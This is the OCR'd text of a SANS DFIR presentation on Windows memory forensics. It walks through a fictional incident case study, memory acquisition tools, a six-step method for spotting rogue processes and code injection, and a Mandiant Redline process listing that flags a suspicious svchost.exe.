


SANS DFIR

DIGITAL FORENSICS & INCIDENT RESPONSE

ONE DOES NOT SIMPLY
"BECOME" AN INCIDENT RESPONDER

A CASE STUDY OF AN INCIDENT:

A DAY IN THE LIFE OF AN IR TEAM

Everything Depicted in the Following Case Study is based off of REAL INCIDENTS OCCURING DAILY

Any resemblance to real incidents **is purely coincidental.**


Day 0 (Probably Friday): Stark Research Labs

“I’m with the government and I’m here to help.

It looks like you have a problem with 10.3.58.5. You should look into that system.”

<EOT>

Victim Network



STARK


Research Labs

For Internal Use Only
Release Authority: Natasha Romanoff

1. MEMORY

2. SYSTEM

Hard Drives
Incident Response
Data
Memory Image



Enterprise Network
PCAPs
NetFlow Data
Full Content Wiretaps
Firewall Logs and more

Malware Collected From Hosts
Memory Images
NetWars Challenge Inclusion

3. NETWORK


4. MALWARE

Isolating Evil in Memory

Applying Lessons from Windows Memory Forensics

Alissa Torres
@sibertor

Live Response Data Collection



Memory Acquisition

System Live Audits

Volatile Data Collection

System State Analysis

- F-Response & Acquisition tool
- Dumpit, FTK Imager

- Redline Collector
- CrowdResponse

- PowerShell Scripts
- WMIC Scripts
- TriageIR tool

Investigative Methodology:

Use Case: Identifying Malware

1
- Identify rogue processes


2
- Analyze process DLLs and handles

3
- Review network artifacts

4
- Look for evidence of code injection

5
- Check for signs of a rootkit

6
- Dump suspicious processes and drivers



Memory Forensics Arsenal:

Mandiant Redline

Free tool by Mandiant for triage & memory analysis

Supports analysis of 32 and 64-bit Windows

Creates audit collector, analyzes audits & memdumps


- Incorporates Indicators of Compromise (IOCs) into analysis

Produces a comprehensive timeline of events

Picture courtesy Flickr user barjack and used under a Creative Commons license, http://www.flickr.com/photos/barjack/with/170330828/

Step 1.

Enumerating Processes with Redline




Mandiant Redline™ - \\vmware-host\Shared Folders\Desktop\AnalysisSession.mans

MRI	Process Name	MRI Score	PID	Path
●	svchost.exe	97	6404	c:\windows\system32\dllhost
●	McTray.exe	93	2864	C:\Program Files\McAfee\Con
◐	csrss.exe	61	412	C:\Windows\system32
◐	csrss.exe	61	2132	C:\Windows\system32
◐	naPrdMgr.exe	58	200	C:\Program Files\McAfee\Con
◐	FrameworkS...	58	1740	C:\Program Files\McAfee\Con
◐	csrss.exe	57	472	C:\Windows\system32

Analyzing Process Details with Redline

svchost.exe (6404)

- PID Relationships
- Command Line
- Chronology
- Security IDs

